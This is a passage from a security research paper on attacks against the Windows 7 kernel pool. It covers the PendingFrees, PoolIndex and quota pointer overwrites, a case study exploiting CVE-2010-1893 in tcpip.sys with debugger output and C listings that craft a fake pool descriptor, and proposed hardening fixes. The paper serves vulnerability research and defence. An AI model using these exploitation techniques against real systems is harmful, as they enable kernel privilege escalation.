

Fig. 3. Lookaside Pool Page Pointer Overwrite

Unlike lookaside pool chunks, lookaside pool pages (Figure 3) store the `Next` pointer at offset null as there are no pool headers associated with them. An allocated pool page is freed to a lookaside list if the following hold:

- NumberOfPages = 1 for paged pool pages
- NumberOfPages <= 3 for non-paged pool pages
- Lookaside list for target page count is not full

Pool pages are returned by `nt!MiAllocatePoolPages` whenever the memory manager has to request additional pool memory, not available from the `ListHeads` or lookaside lists. As this is commonly performed by many concurrent system threads, manipulating the kernel pool layout in order to position an overflow next to a free pool page on a lookaside list is obviously easier said than done. When working with lookaside pool chunks, on the other hand, it is possible to use infrequently requested block size values in order to get more fine-grained control of the memory layout. This can be done by examining the `TotalAllocates` value in the lookaside management structures.

3.3 PendingFrees Next Pointer Overwrite

Recall from Section 2.8 that pool entries waiting to be freed are stored on singly-linked `PendingFrees` lists. As no checks are performed in traversing these lists, an attacker could leverage a pool corruption vulnerability to corrupt the `Next` pointer of a `PendingFrees` list entry. In turn, this would allow the attacker to free an arbitrary address to a chosen pool descriptor `ListHeads` list and possibly control the memory of subsequent pool allocations (Figure 4).



Fig. 4. PendingFrees Pointer Overwrite

One notable caveat to attacking the deferred free list is that the kernel pool processes this list very often (once every 32nd free). Hundreds of threads could in fact be scheduled to the same kernel pool, and also be processed in parallel[6] on multi-core machines. Thus, it is very likely that a chunk targeted by a pool overflow already has been removed from the deferred free list and put on a `ListHeads` list. For this reason, we can hardly consider this attack practical. However, as some pool descriptors are used less frequently than others (such as the session pool descriptor), attacks on the deferred free list may be feasible in certain situations.

3.4 PoolIndex Overwrite

If more than one pool descriptor is defined for a given pool type, a pool chunk's `PoolIndex` denotes the index into the associated pool descriptor array. Hence, upon working with `ListHeads` entries, a pool chunk is always freed to its proper pool descriptor. However, due to insufficient validation, a malformed `PoolIndex` may trigger an out-of-bounds array dereference and subsequently allow an attacker to overwrite arbitrary kernel memory.



Fig. 5. PoolIndex Overwrite on Free

For paged pools, `PoolIndex` always denotes an index into the paged pool descriptor array (`nt!ExpPagedPoolDescriptor`). On checked builds, the index

[6] Each pool descriptor implements a lock, so two threads will never actually operate on the same free list simultaneously.

value is validated in a compare against `nt!ExpNumberOfPagedPools` to prevent any out-of-bounds array access. However, on free (retail) builds, the index is *not* validated. For non-paged pools, `PoolIndex` denotes an index into `nt!ExpNonPagedPoolDescriptor` only when there are multiple nodes present in a NUMA-aware system. Again, on free builds, `PoolIndex` is not validated.

A malformed `PoolIndex` (requiring only a 2-byte pool overflow) may cause an allocated pool chunk to be *freed* to a null-pointer pool descriptor (Figure 5). By mapping the virtual null-page, an attacker may fully control the pool descriptor and its `ListHeads` entries. In turn, this may allow the attacker to write the address of a pool chunk to an arbitrary address when *linking in* to a list. This is because the `Blink` of the chunk currently in front is updated with the address of the freed chunk, such that `ListHeads[n].Flink->Blink = FreedChunk`. Of note, as the freed chunk is not returned to any real pool descriptor, there is no need to clean up (remove stale entries, etc.) the kernel pool.



Fig. 6. PoolIndex Overwrite on Delayed Free

If delayed pool frees (as described in Section 2.8) is enabled, a similar effect can be achieved by creating a fake `PendingFrees` list (Figure 6). In this case, the first entry on the list would point to an attacker controlled address. Additionally, the value of `PendingFreeDepth` in the pool descriptor would be greater or equal to 0x20 to trigger processing of the `PendingFrees` list.

Example 2 demonstrates how a `PoolIndex` overwrite could potentially cause a user-controlled page address (**eax**) to be written to an arbitrary destination address (**esi**). In order to execute arbitrary code, an attacker could leverage

this method to overwrite an infrequently used kernel function pointer with the user-mode page address, and trigger its execution from the same process context.

```
eax=20000008 ebx=000001ff ecx=000001ff edx=00000538 esi=80808080 edi=[..]
eip=8293c943 esp=9c05fb20 ebp=9c05fb58 iopl=0     nv up ei pl nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000         efl=00010202

nt!ExDeferredFreePool+0x2e3:
8293c943 894604      mov   dword ptr [esi+4],eax ds:0023:80808084=????????
```

Example 2: PoolIndex overwrite on delayed free

The `PoolIndex` overwrite attack can be applied to any pool type if also the chunk's `PoolType` is overwritten (e.g. by setting it to `PagedPool`). As this requires the `BlockSize` to be overwritten as well, the attacker must either know the size of the overflown chunk or create a fake bordering chunk embedded inside it. This is required as `FreedBlock->BlockSize` = `NextBlock->PreviousSize` must hold, as checked by the free algorithm. Additionally, the block size should be greater than 0x20 to avoid lookaside lists (which ignore the `PoolIndex`). Note, however, that embedded pool chunks may potentially corrupt important fields or pointers in the chunk data.

3.5 Quota Process Pointer Overwrite

As processes can be charged for allocated pool memory, pool allocations must provide sufficient information for the pool algorithms to return the charged quota to the right process. For this reason, pool chunks may optionally store a pointer to the associated process object. On x64, the process object pointer is stored in the last eight bytes of the pool header as described in Section 2.9, while on x86, the pointer is appended to the pool body. Overwriting this pointer (Figure 7) in a pool corruption vulnerability could allow an attacker to free an in-use process object or corrupt arbitrary memory in returning the charged quota.



Fig. 7. Quota Process Pointer Overwrite (x64)

Whenever a pool allocation is freed, the free algorithm inspects the pool type for the quota bit (0x8) before actually returning the memory to the proper free list or lookaside. If the bit is set, it will attempt to return the charged quota by calling `nt!PspReturnQuota` and then dereference the associated process object. Thus, overwriting the process object pointer could allow an attacker to decrement the reference (pointer) count of an arbitrary process object. Reference count inconsistencies could subsequently lead to use-after-frees if the right conditions are met (such as the handle count being zero when the reference count is lowered to zero).



Fig. 8. Quota Process Pointer Overwrite (x86)

If the process object pointer is replaced with a pointer to user-mode memory, the attacker could create a fake `EPROCESS` object to control the pointer to the `EPROCESS_QUOTA_BLOCK` structure (Figure 8), in which quota information is stored. On free, the value indicating the quota used in this structure is updated, by subtracting the size of the allocation. Thus, an attacker could decrement the value of an arbitrary address upon returning the charged quota. An attacker can mount both attacks on any pool allocation as long as the quota bit and the quota process object pointer are both set.

4 Case Study: CVE-2010-1893

In this section, we apply the `PoolIndex` overwrite technique described in Section 3.4 to exploit a pool overflow in the Windows TCP/IP kernel module (CVE-2010-1893), addressed in MS10-058 [10]. The described attack operates solely on pool management structures, hences does not rely on the data held within any of the involved pool chunks.

4.1 About the Vulnerability

The Windows TCP/IP kernel module, or tcpip.sys, implements several functions for controlling the mode of a socket. These functions are for the most part reachable from user-mode by calling `WSAIoctl` and providing the I/O control code for

the desired operation. In specifying the `SIO_ADDRESS_LIST_SORT` ioctl, tcpip.sys calls `IppSortDestinationAddresses()` to sort a list of IPv6 and IPv4 destination addresses to determine the best available address for making a connection. This function was found vulnerable [17] to an integer overflow on Windows 7/Windows 2008 R2 and Windows Vista/Windows 2008 as it did not use safe integer functions consistently. Consequently, specifying a large number of addresses for an address list could result in an undersized buffer allocation, leading to a pool overflow in `IppFlattenAddressList()`.

The vulnerability essentially allows an attacker to corrupt adjacent pool memory using any combination of bytes, in `SOCKADDR_IN6` sized records (0x1c bytes). The memory copy stops at the point where the `sin6_family` member of the structure no longer equals 0x17 (AF_INET6). However, as this check is made after the copy has taken place, the attacker is not required to set this field when overflowing only a single address record.

4.2 Preparing Pool Memory

An important aspect of kernel pool exploitation is being able to consistently overwrite the desired memory. As the fragmented state of the kernel pool make the locality of allocations unpredictable, the attacker must first defragment the kernel pool using kernel objects or other controllable memory allocations. The goal in this respect is to allocate all the free chunks such that the pool allocator returns a fresh page. Filling newly allocated pages with same sized allocations and freeing every second allocation allows the attacker to create holes for the vulnerable buffer to fall into. This would in turn enable the attacker to overflow the object or memory allocation used to fill the kernel pool.

```
kd> !pool @eax
Pool page 976e34c8 region is Nonpaged pool

 976e32e0 size:   60 previous size:   60  (Allocated)  IoCo (Protected)
 976e3340 size:   60 previous size:   60  (Free)       IoCo
 976e33a0 size:   60 previous size:   60  (Allocated)  IoCo (Protected)
 976e3400 size:   60 previous size:   60  (Free)       IoCo
 976e3460 size:   60 previous size:   60  (Allocated)  IoCo (Protected)
*976e34c0 size:   60 previous size:   60  (Allocated) *Ipas
        Pooltag Ipas : IP Buffers for Address Sort, Binary : tcpip.sys
 976e3520 size:   60 previous size:   60  (Allocated)  IoCo (Protected)
 976e3580 size:   60 previous size:   60  (Free)       IoCo
 976e35e0 size:   60 previous size:   60  (Allocated)  IoCo (Protected)
 976e3640 size:   60 previous size:   60  (Free)       IoCo
```

Example 3: Address sort buffer allocated in user fragmented pool

In Example 3, the kernel pool has been filled with `IoCompletionReserve` objects (using `NtAllocateReserveObject` [7]), for which every second allocation has been subsequently freed. Thus, when an address sort buffer matching the size (three `SOCKADDR_IN6` entries) of the freed chunks is allocated in `IppSortDestinationAddresses()`, chances are that it will fall into one of the holes created.

4.3 Using PoolIndex Overwrite

In order to leverage the `PoolIndex` attack, the attacker must overflow the pool header of the following pool chunk and set its `PoolType` to `PagedPool|InUse` (3), and its `PoolIndex` to an out-of-bounds index (e.g. 5 on most single processor systems), as shown in Example 4. This would cause a null-pointer pool descriptor to be referenced upon freeing the corrupted pool chunk.

```
kd> dt nt!_POOL_HEADER 976e3520
   +0x000 PreviousSize     : 0y000001100 (0xc)
   +0x000 PoolIndex        : 0y0000101 (0x5)   <-- out-of-bounds index
   +0x002 BlockSize        : 0y000001100 (0xc)
   +0x002 PoolType         : 0y0000011 (0x3)   <-- PagedPool|InUse
   +0x000 Ulong1           : 0x60c0a0c
   +0x004 PoolTag          : 0xef436f49
   +0x004 AllocatorBackTraceIndex : 0x6f49
   +0x006 PoolTagHash      : 0xef43
```

Example 4: Pool header after overflow - corrupting PoolIndex

In the function of Listing 1, we initialize the necessary pool descriptor values to carry out the attack. In this function, `PoolAddress` points to a user-controlled pool chunk (e.g. allocated on a user-mode page), and `WriteAddress` sets the address where the `PoolAddress` pointer is written.

```
VOID
InitPoolDescriptor(  PPOOL_DESCRIPTOR PoolDescriptor,
                     PPOOL_HEADER PoolAddress,
                     PVOID WriteAddress )
{
    ULONG i;

    RtlZeroMemory(PoolDescriptor,sizeof(POOL_DESCRIPTOR));

    PoolDescriptor->PoolType = PagedPool;
    PoolDescriptor->PagedLock.Count = 1;
```

```
    // create pending frees list
    PoolDescriptor->PendingFreeDepth = 0x20;
    PoolDescriptor->PendingFrees = (VOID **)(PoolAddress+1);

    // create ListHeads entries with target address
    for (i=0; i<512; i++) {
        PoolDescriptor->ListHeads[i].Flink = (PCHAR)
            WriteAddress - sizeof(PVOID);
        PoolDescriptor->ListHeads[i].Blink = (PCHAR)
            WriteAddress - sizeof(PVOID);
    }

}
```

Listing 1. Function initializing a crafted pool descriptor

We assume the pending frees list to be used as most systems have 512MBs RAM or more. Thus, the address of the user-controlled pool chunk will end up being written to the address indicated by `WriteAddress` in the process of linking in. This can be leveraged to overwrite a kernel function pointer, making exploitation trivial. If the pending frees list was not used, the address of the freed kernel pool chunk (a kernel address) would end up being written to the address specified, in which case other means such as partial pointer overwrites would be required to execute arbitrary code.

The final task before triggering the overflow is to initialize the memory pointed to by `PoolAddress` such that the fake pool chunk (on the pending frees list) is properly returned to the crafted `ListHeads` lists (triggering the arbitrary write). In the function of Listing 2 we create a layout of two bordering pool chunks for which `PoolIndex` again references an out-of-bounds index into the associated pool descriptor array. Additionally, `BlockSize` must be large enough to avoid lookaside lists from being used.

```
#define BASE_POOL_TYPE_MASK 1
#define POOL_IN_USE_MASK 2
#define BLOCK_SHIFT 3 // 4 on x64

VOID
InitPoolChunks(PVOID PoolAddress, USHORT BlockSize)
{
    POOL_HEADER * pool;
    SLIST_ENTRY * entry;

    // chunk to be freed
    pool = (POOL_HEADER *) PoolAddress;
    pool->PreviousSize = 0;
    pool->PoolIndex = 5; // out-of-bounds pool index
    pool->BlockSize = BlockSize;
```

```
    pool->PoolType = POOL_IN_USE_MASK | (PagedPool &
        BASE_POOL_TYPE_MASK);

    // last chunk on the pending frees list
    entry = (SLIST_ENTRY *) ((PCHAR)PoolAddress + sizeof(
        POOL_HEADER)));
    entry->Next = NULL;

    // bordering chunk (busy to avoid coalescing)
    pool = (POOL_HEADER *) ((PCHAR)PoolAddress + (BlockSize
        << BLOCK_SHIFT));
    pool->PreviousSize = BlockSize;
    pool->PoolIndex = 0;
    pool->BlockSize = BlockSize;
    pool->PoolType = POOL_IN_USE_MASK | (PagedPool &
        BASE_POOL_TYPE_MASK);

}
```

Listing 2. Function initializing a crafted pool layout

5 Kernel Pool Hardening

While the introduction of safe unlinking is a step in the right direction, kernel pool exploitation prevention still has a long way to go in terms of matching up against the robustness of the userland heap. In this section, we propose ways to address the attacks discussed in Section 3, as well as suggestions on how to further improve the kernel pool.

5.1 ListEntry Flink Overwrite

Safe unlinking was introduced in the kernel pool to prevent generic exploitation of pool overflows. However, as shown in Section 3.1, insufficient validation may allow an attacker to corrupt arbitrary memory while allocating an entry from a free list (`ListHeads`). As previously pointed out, this is caused by safe unlinking not being performed on the actual chunk being unlinked, but rather on the `LIST_ENTRY` structure of the target `ListHeads` array entry. Thus, an easy fix would be to properly validate the forward and backward link of the chunk being unlinked.

A prime concern in introducing additional mitigations to the already highly optimized pool management algorithms is whether these changes could significantly impact performance [3]. The biggest concern is not the number of additional instructions introduced, but rather if the change requires additional paging operations, which are very expensive in terms of performance. Addressing the attack in Section 3.1 could possibly impact performance as the address of the unlinked chunk's forward link is not guaranteed to be paged into memory, hence could trigger a page-fault upon safe unlinking.

5.2 Lookaside Next Pointer Overwrite

As lookaside lists are inherently insecure, addressing their shortcomings without making significant changes to the kernel pool is clearly a challenging task. In the Vista and Windows 7 heap, lookaside lists have been removed in favor of the low fragmentation heap [9]. The LFH avoids the use of embedded pointers and dramatically reduces an attacker's ability to accurately manipulate the heap. Thus, a similar approach could be used in the kernel. However, removing the highly optimized lookaside lists would probably impact performance to some degree.



Fig. 9. Lookside pool chunk cookie

Alternatively, pool chunk integrity checks could be added to help prevent exploitation of lookaside list pointers. As all pool chunks must reserve space for the `LIST_ENTRY` structure and lookaside pointers only require half the size (`SLIST_ENTRY`), pool chunks on lookaside lists could store a 4 byte (or 8 on x64) cookie before the `Next` pointer (Figure 9). This cookie should be non-trivial to determine from user-mode and could be a random value (e.g. defined by the lookaside list structure or the processor control block) XOR'ed with the address of the chunk. Note, however, that this would not necessarily prevent exploitation in situations where an attacker can write to a chosen offset from an allocated chunk (array indexing vulnerabilities).

5.3 PendingFrees Next Pointer Overwrite

As `PendingFrees` lists are singly-linked, they obviously share the same problems as the aforementioned lookaside lists. Thus, `PendingFrees` lists could also benefit from an embedded pool chunk cookie in order to prevent exploitation of pool overflows. Although a doubly-linked list could be used instead, this would require additional locking in `ExFreePoolWithTag` (upon inserting entries to the list)

which would be computationally expensive and defeat the purpose of the deferred free list.

5.4 PoolIndex Overwrite

As `PoolIndex` is used as a pool descriptor array index, the proper way of addressing the attack is to validate its value against the total number of array entries before freeing a chunk. In turn, this would prevent an attacker from referencing an out-of-bounds array index and controlling the pool descriptor. The `PoolIndex` overwrite, as demonstrated in Section 4, could also be prevented if the kernel pool performed validation on bordering chunks before *linking in*.

Note that this technique was also another clear case of null-pointer abuse. Thus, denying mapping of virtual address null (0) in non-system processes could be a solution not only to address this particular attack, but many other exploitable null-pointer kernel vulnerabilities as well. Currently, the null page is primarily used for backwards compatibility, such as by the Virtual Dos Machine (VDM) for addressing 16-bit memory in WOW applications. Hence, an attacker could circumvent a null page mapping restriction by injecting into a WOW process.

5.5 Quota Process Pointer Overwrite

In Section 3.5 we showed how an attacker could leverage a pool corruption vulnerability to dereference an arbitrary process object pointer. This was particularly easy to perform on x64 systems as the pointer was being stored in the pool header, and not at the end of the pool chunk as the case was with x86 systems. In order to prevent exploitation involving the use of this pointer, simple encoding (using a constant unknown to the attacker) could be used to obfuscate its actual value. However, an obvious problem with this approach is that pool corruptions could be significantly more difficult to debug as improperly decoded pointers would likely reference data unrelated to the crash. Still, there are certain checks that can be made to validate a decoded pointer, such as ensuring that it is properly aligned and within expected bounds.

6 Conclusion

In this paper we've shown that in spite of safe unlinking, the Windows 7 kernel pool is still susceptible to generic attacks. However, most of the identified attack vectors can be addressed by adding simple checks or adopting exploit prevention features from the userland heap. Thus, in future Windows releases and service packs, we are likely to see additional hardening of the kernel pool. In particular, the kernel pool would benefit greatly from a pool header checksum or cookie in order to thwart exploitation involving pool header corruption or malicious pool crafting.

References

[1] Alexander Anisimov: Defeating Microsoft Windows XP SP2 Heap Protection and DEP Bypass. http://www.ptsecurity.com/download/defeating-xpsp2-heap-protection.pdf

[2] Adam Barth, Collin Jackson, Charles Reis: The Security Architecture of the Chromium Browser. http://crypto.stanford.edu/websec/chromium/chromium-security-architecture.pdf

[3] Pete Beck: Safe Unlinking in the Kernel Pool. Microsoft Security Research and Defense. http://blogs.technet.com/srd/archive/2009/05/26/safe-unlinking-in-the-kernel-pool.aspx

[4] Dion Blazakis: Interpreter Exploitation: Pointer Inference and JIT Spraying. Black Hat DC 2010. http://www.semantiscope.com/research/BHDC2010

[5] Matt Conover & Oded Horovitz: Windows Heap Exploitation. CanSecWest 2004.

[6] Matthew Jurczyk: Windows Objects in Kernel Vulnerability Exploitation. Hack-in-the-Box Magazine 002. http://www.hackinthebox.org/misc/HITB-Ezine-Issue-002.pdf

[7] Matthew Jurczyk: Reserve Objects in Windows 7. Hack-in-the-Box Magazine 003. http://www.hackinthebox.org/misc/HITB-Ezine-Issue-003.pdf

[8] Kostya Kortchinsky: Real World Kernel Pool Exploitation. SyScan 2008. http://www.immunitysec.com/downloads/KernelPool.odp

[9] Adrian Marinescu: Windows Vista Heap Management Enhancements. Black Hat USA 2006. http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Marinescu.pdf

[10] Microsoft Security Bulletin MS10-058: Vulnerabilities in TCP/IP Could Allow Elevation of Privilege. http://www.microsoft.com/technet/security/Bulletin/MS10-058.mspx

[11] mxatone: Analyzing Local Privilege Escalation in win32k. Uninformed Journal, vol. 10, article 2. http://www.uninformed.org/?v=10&a=2

[12] Office Team: Protected View in Office 2010. Microsoft Office 2010 Engineering. http://blogs.technet.com/b/office2010/archive/2009/08/13/protected-view-in-office-2010.aspx

[13] Kyle Randolph: Inside Adobe Reader Protected Mode - Part 1 - Design. Adobe Secure Software Engineering Team (ASSET) Blog. http://blogs.adobe.com/asset/2010/10/inside-adobe-reader-protected-mode-part-1-design.html

[14] Ruben Santamarta: Exploiting Common Flaws in Drivers. http://reversemode.com/index.php?option=com_remository&Itemid=2&func=fileinfo&id=51

[15] Hovav Shacham: The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86). In Proceedings of CCS 2007, pages 552561. ACM Press, Oct. 2007.

[16] SoBeIt: How To Exploit Windows Kernel Memory Pool. Xcon 2005. http://packetstormsecurity.nl/Xcon2005/Xcon2005_SoBeIt.pdf

[17] Matthieu Suiche: Microsoft Security Bulletin (August). http://moonsols.com/blog/14-august-security-bulletin